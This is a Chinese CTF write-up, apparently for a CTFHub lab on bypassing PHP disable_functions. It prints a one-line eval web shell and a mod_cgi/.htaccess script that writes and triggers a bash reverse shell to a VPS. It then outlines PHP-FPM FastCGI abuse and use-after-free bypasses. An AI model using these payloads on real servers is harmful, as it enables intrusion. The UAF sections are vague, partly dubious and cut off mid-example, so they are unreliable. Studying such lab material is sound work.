


```
<?php
@eval($_REQUEST['ant']);
show_source(__FILE__);
?>
```

右键插件选择好对应的模式



点击开始后如果条件没问题就会弹终端出来



```
(www-data:/var/www/html/backdoor) $ ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
(www-data:/var/www/html/backdoor) $ /readflag
ctfhub{8997e7ac5fed3fd3ba59e54f}
(www-data:/var/www/html/backdoor) $
```

手动的话需要先上传一个 `.htaccess` 文件，[参考博客](#)

```
# 允许当前目录中的 CGI（Common Gateway Interface）脚本被执行
Options +ExecCGI

# 将所有以 .eddie 结尾的文件视为 CGI 脚本（可执行文件）
# 即用户访问 example.com/script.eddie 时，Apache 会尝试执行它而不是当作普通文件输出
AddHandler cgi-script .eddie
```

反弹 shell 的 `shell.eddie` 文件

```
#!/bin/bash
# 输出 HTTP 响应头，告知浏览器这是 HTML 内容
echo -ne "Content-Type: text/html\n\n"

# 执行 ls 命令列出当前目录，并用 echo 输出
echo && ls
```

`eddie.php` 文件

```
<?php
// 要执行的反弹 shell 命令（将 bash shell 连接到远程 VPS 的指定端口）
$cmd = "bash -i >& /dev/tcp/vps/port 0>&1";

// 创建 CGI 脚本的内容（bash 脚本）
$shellfile = "#!/bin/bash\n"; // 指定使用 bash 解释器
$shellfile .= "echo -ne \"Content-Type: text/html\\n\\n\""; // 输出 HTTP 响应头，防止服务器抛出
500 错误
$shellfile .= "$cmd"; // 添加反弹 shell 命令到脚本中
```

```

// 输出检查结果的函数（是否满足条件）
function checkEnabled($text, $condition, $yes, $no)
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>\n"; // 根据条件输出结果
}

// 如果没有设置 ?checked=true 参数，则首次访问时进入该分支
if (!isset($_GET['checked']))
{
    // 向当前目录下的 .htaccess 文件添加一行 SetEnv 指令（检测是否允许使用 .htaccess）
    @file_put_contents('.htaccess', "\nSetEnv HTACCESS on", FILE_APPEND);

    // 重定向到自身，加上 ?checked=true 参数，进入下一阶段检测
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true');
}
else
{
    // 检查服务器是否启用了 mod_cgi 模块
    $modcgi = in_array('mod_cgi', apache_get_modules());

    // 检查当前目录是否有写权限
    $writable = is_writable('.');

    // 检查 .htaccess 文件是否生效（通过前面写入的 SetEnv 决定）
    $htaccess = !empty($_SERVER['HTACCESS']);

    // 显示三个条件的检测结果
    checkEnabled("Mod-Cgi 是否启用", $modcgi, "是", "否");
    checkEnabled("当前目录是否可写", $writable, "是", "否");
    checkEnabled(".htaccess 是否生效", $htaccess, "是", "否");

    // 如果有任一条件不满足，则退出执行
    if (!($modcgi && $writable && $htaccess))
    {
        echo "错误：上述所有条件都必须满足脚本才可工作！ ";
    }
    else
    {
        // 备份 .htaccess 文件（以防出错）
        checkEnabled("备份 .htaccess 文件", copy(".htaccess", ".htaccess.bak"), "成功! 已保存为 .htaccess.bak", "失败! ");

        // 写入新的 .htaccess 内容：启用 ExecCGI，并将 .dizzle 后缀当作 CGI 脚本处理
        checkEnabled("写入 .htaccess 文件", file_put_contents('.htaccess', "Options
+ExecCGI\nAddHandler cgi-script .dizzle"), "成功! ", "失败! ");

        // 写入反弹 shell 脚本，扩展名为 .dizzle（便于伪装或绕过上传限制）
        checkEnabled("写入 shell 文件", file_put_contents('shell.dizzle', $shellfile), "成功! ",
"失败! ");

        // 将 shell.dizzle 文件设置为 777 权限（可执行）
        checkEnabled("设置权限为 777", chmod("shell.dizzle", 0777), "成功! ", "失败! ");

        // 触发 shell 脚本的执行（通过 img 标签加载 shell.dizzle，但不显示）
        echo "正在执行脚本，请检查你的监听端口 <img src='shell.dizzle' style='display:none;'>";
    }
}
?>

```

扔到 `backdoor` 目录下，再直接访问 `eddie.php`

会在目录下生成 `shell.dizzle`，再访问 `shell.dizzle` 就可以成功反弹 shell

文件列表 (4)

新建

上层

刷新

主目录

书签

/var/www/html/backdoor/

读取

	名称	日期	大小	属性
	.htaccess	2024-05-12 12:19:11	46 b	0644
	eddie.php	2024-05-12 12:19:27	2 Kb	0644
	index.php	2020-03-04 17:00:31	57 b	0644
	shell.eddie	2024-05-12 12:19:23	85 b	0644

任务列表

名称	简介	状态	创建时间	完成时间
上传	eddie.php => /var/www/html/backdoor/	上传成功	2024-05-12 20:19:27	2024-05-12 20:19:27
上传	shell.eddie => /var/www/html/backdoor/	上传成功	2024-05-12 20:19:23	2024-05-12 20:19:23
上传	.htaccess => /var/www/html/backdoor/	上传成功	2024-05-12 20:19:11	2024-05-12 20:19:11

访问 eddie.php

challenge-d15858ff20b74521.sandbox.ctfhub.com:10800/backdoor/eddie.php?checked=true

Mod-Cgi enabled: Yes
Is writable: Yes
htaccess working: Yes
Backing up .htaccess: Succeeded! Saved in .htaccess.bak
Write .htaccess file: Succeeded!
Write shell file: Succeeded!
Chmod 777: Succeeded!
Executing the script now. Check your listener

蚁剑中刷新目录可以看到执行成功，多出两个文件

文件列表 (6)

新建

上层

刷新

主目录

书签

/var/www/html/backdoor/

读取

	名称	日期	大小	属性
	.htaccess	2024-05-12 12:20:14	46 b	0644
	.htaccess.bak	2024-05-12 12:20:14	65 b	0644
	eddie.php	2024-05-12 12:19:27	2 Kb	0644
	index.php	2020-03-04 17:00:31	57 b	0644
	shell.dizzle	2024-05-12 12:20:14	94 b	0777
	shell.eddie	2024-05-12 12:19:23	85 b	0644

```
[root@EddieMurphy ~]# nc -lvp 1234
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 222.186.57.91.
Ncat: Connection from 222.186.57.91:62005.
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@challenge-d15858ff20b74521-66dbcb6c74-7dv8d:/var/www/html/backdoor$
```

PHP-FPM 提权



PHP-FPM (FastCGI Process Manager) 是 PHP 的一种运行方式，专门用来提高 **PHP 在高并发 Web 环境中的性能和稳定性**

它负责 **管理多个 PHP 进程**，接收 Web 服务器（如 Nginx）发来的请求，交给 PHP 解析，然后把结果返回给 Web 服务器



配置文件位置

```
/etc/php/7.x/fpm/php-fpm.conf
/etc/php/7.x/fpm/pool.d/www.conf
```

正常的访问流程是：**浏览器 → Nginx（或 Apache） → PHP-FPM → 执行 PHP 文件**

如果我们知道 PHP-FPM 是监听在 **9000 端口**（默认），而且 Web 服务器没有加限制，那我们就可以 **** 绕过 Nginx，直接用 FastCGI 协议和 FPM 通信 ****，就像模拟“Web 服务器”一样，直接让 FPM 执行 PHP 文件

前提条件如下：

✅ 第一：你得指定一个“存在”的 PHP 文件（通过 `SCRIPT_FILENAME`）

因为 FPM 接收请求时，需要你告诉它：要执行哪个 PHP 文件？

这就是 `SCRIPT_FILENAME` 参数的作用

- 如果这个参数指向的文件不存在，FPM 就直接返回 404
- 所以你必须找到目标服务器上已经存在的 PHP 文件

💡 技巧：

有时候服务器上会预装一些 PHP 示例文件，攻击者可以利用这些

✅ 第二：只能执行这个 PHP 文件？不能运行任意代码？

就算你能控制 `SCRIPT_FILENAME`，也只能执行服务器上已有的 PHP 文件 ******

那如何实现“执行任意代码”呢？

可以利用 PHP 的配置项：`auto_prepend_file`。

🚀 `auto_prepend_file` 是什么？

这个配置项可以让你在执行目标 PHP 文件前，**自动包含（include）一个你指定的文件**

如果我们设置它为：`php://input`，那就表示——

在执行目标文件前，**先执行我们 POST 进来的 PHP 代码！**这就相当于远程执行了任意代码

✅ 第三：PHP 默认禁止了这种用法，怎么办？

PHP 有一个配置叫：

```
allow_url_include = Off
```

如果它是 `Off`，你就不能用 `php://input` 或远程 URL 做 include

🤖 解决办法：

FastCGI 协议里有两个关键字段：

- `PHP_VALUE`：设置普通的 `php.ini` 配置项
- `PHP_ADMIN_VALUE`：设置一些高级（受限制）的 `php.ini` 配置项

所以我们可以直接在 FastCGI 请求中设置：


```
PHP_VALUE: allow_url_include=On
```

再加上：


PHP_VALUE: auto_prepend_file=php://input

这样，PHP 就会在执行前 ** 自动执行我们构造的 payload**，从而实现远程代码执行

在蚁剑中 FPM/FCGI 地址这里 localhost 和 127.0.0.1 都试一试



连接新的木马



GC UAF 提权



GC (Garbage Collection) 机制

- PHP 的 GC 机制主要处理循环引用的内存释放
- 当对象之间存在循环引用时，正常的引用计数无法释放这些对象，GC 会检测并回收
- 在 PHP 5.3+ 引入的 **周期性垃圾收集器**（Cycle Collector）处理这类问题

第一步：制造 UAF 场景

通过创建一组存在循环引用的对象，比如：

```
class A {  
    public $ref;  
}  
$a = new A();  
$b = new A();  
$a->ref = $b;  
$b->ref = $a;
```

然后取消引用：

```
unset($a, $b);
```

这时候，两个对象形成的循环引用会被放入 GC roots 中等待清理

当 GC 清理这些对象时，如果其中某个对象的 `__destruct()` 方法访问了另一个已被释放的对象，就会触发 UAF

第二步：布置恶意的析构方法

在某个对象的 `__destruct()` 方法中调用 **动态方法或魔术方法**，并试图控制执行流程：

```
class Exploit {  
    function __destruct() {  
        global $evil_payload;  
        call_user_func($evil_payload);  
    }  
}
```

在 GC 回收阶段，该方法会被调用

第三步：内存重用 & 漏洞触发

因为 PHP 在释放内存后并不会立即清零，下次分配可能会复用该内存块

攻击者伪造新的对象结构或函数调用结构，劫持执行流，典型的方式包括：


- 伪造 `zend_execute_data` 结构
- 控制 `call_user_func()` 的函数指针
- 伪造 `zval` 指向一个特定的函数调用结构

第四步：构造绕过 Payload，实现命令执行


通过 UAF 劫持执行流后，攻击者构造出一个函数调用链，**最终跳转到原本被禁用的函数（如 `system`）所在的位置**，并执行命令

```
$func = "system"; // 被 disable_functions 禁用了  
$evil_payload = [$func, "whoami"]; // 经过 UAF 执行这段
```

PHP 会认为是正常的回调函数，而绕过 `disable_functions` 的检查



Json Serializer UAF 提权



JSON 反序列化漏洞

`json_decode()` 在处理特定的对象（如实现了 `__wakeup()` 或 `__destruct()` 方法的类）时，可以触发敏感操作。如果配合弱类型比较或 UAF，可能实现利用

步骤 1：构造触发点

某些 PHP 内建类（如 `DateInterval`，`SplFileObject` 等）在 **反序列化过程中释放内存对象**，而 **错误地在之后又引用了该对象**，造成 UAF。例如：

```
$json = '{"date_string":"P1D"}';

# 第一个参数 $json: 要解码的 JSON 字符串
# 第二个参数 false: 当为 false 时，返回对象；当为 true 时，返回关联数组。不过这个行为会被第四个参数覆盖
# 第三个参数 512: 递归深度，这里是默认值
# 第四个参数 JSON_OBJECT_AS_ARRAY: 这是一个常量，表示将 JSON 对象解码为关联数组而不是对象。这会覆盖第二个参数的行为
$obj = json_decode($json, false, 512, JSON_OBJECT_AS_ARRAY);
```

在某些版本中，`DateInterval` 的解析会调用底层 C 实现的解析逻辑，释放部分内部结构后仍访问它

步骤 2：布置内存布局

使用 PHP 用户定义对象或数组堆喷（heap spraying）覆盖释放掉的内存，使得 UAF 指针指向攻击者可控内容

```
$payload = str_repeat("A", 1024); // 可控数据替换被释放的内存
```

步骤 3：伪造 zend_function 结构

在 PHP 底层，函数指针保存在 `zend_function` 结构中。攻击者覆盖 UAF 内存，使其看起来像一个函数对象，伪造 `handler` 指向任意地址（如 `libc` 的 `system()`），或构造 ROP 链，最终实现执行

```
[ fake zend_function ]:
+0x00 handler => 0xdeadbeef (system 或 gadgets)
+0x08 function_name => "/bin/sh"
```

步骤 4：调用伪函数触发执行

通过某些魔术方法（如 `__destruct`，`__call`，`__invoke`）或特定内建函数（如 `call_user_func()`）调用伪函数，触发执行 `handler`

```
call_user_func($fake_function, "/bin/sh");
```

此时，PHP 调用的是伪造的函数对象，实质执行的是任意地址上的函数，比如 `system("/bin/sh")`

真实利用案例（概念）

```
<?php

class Evil {
    public $cmd;


    function __destruct() {
        // 触发伪造函数执行
        call_user_func($this->cmd);
    }
}
```

```
// Step 1: 触发 UAF (比如某类反序列化触发)
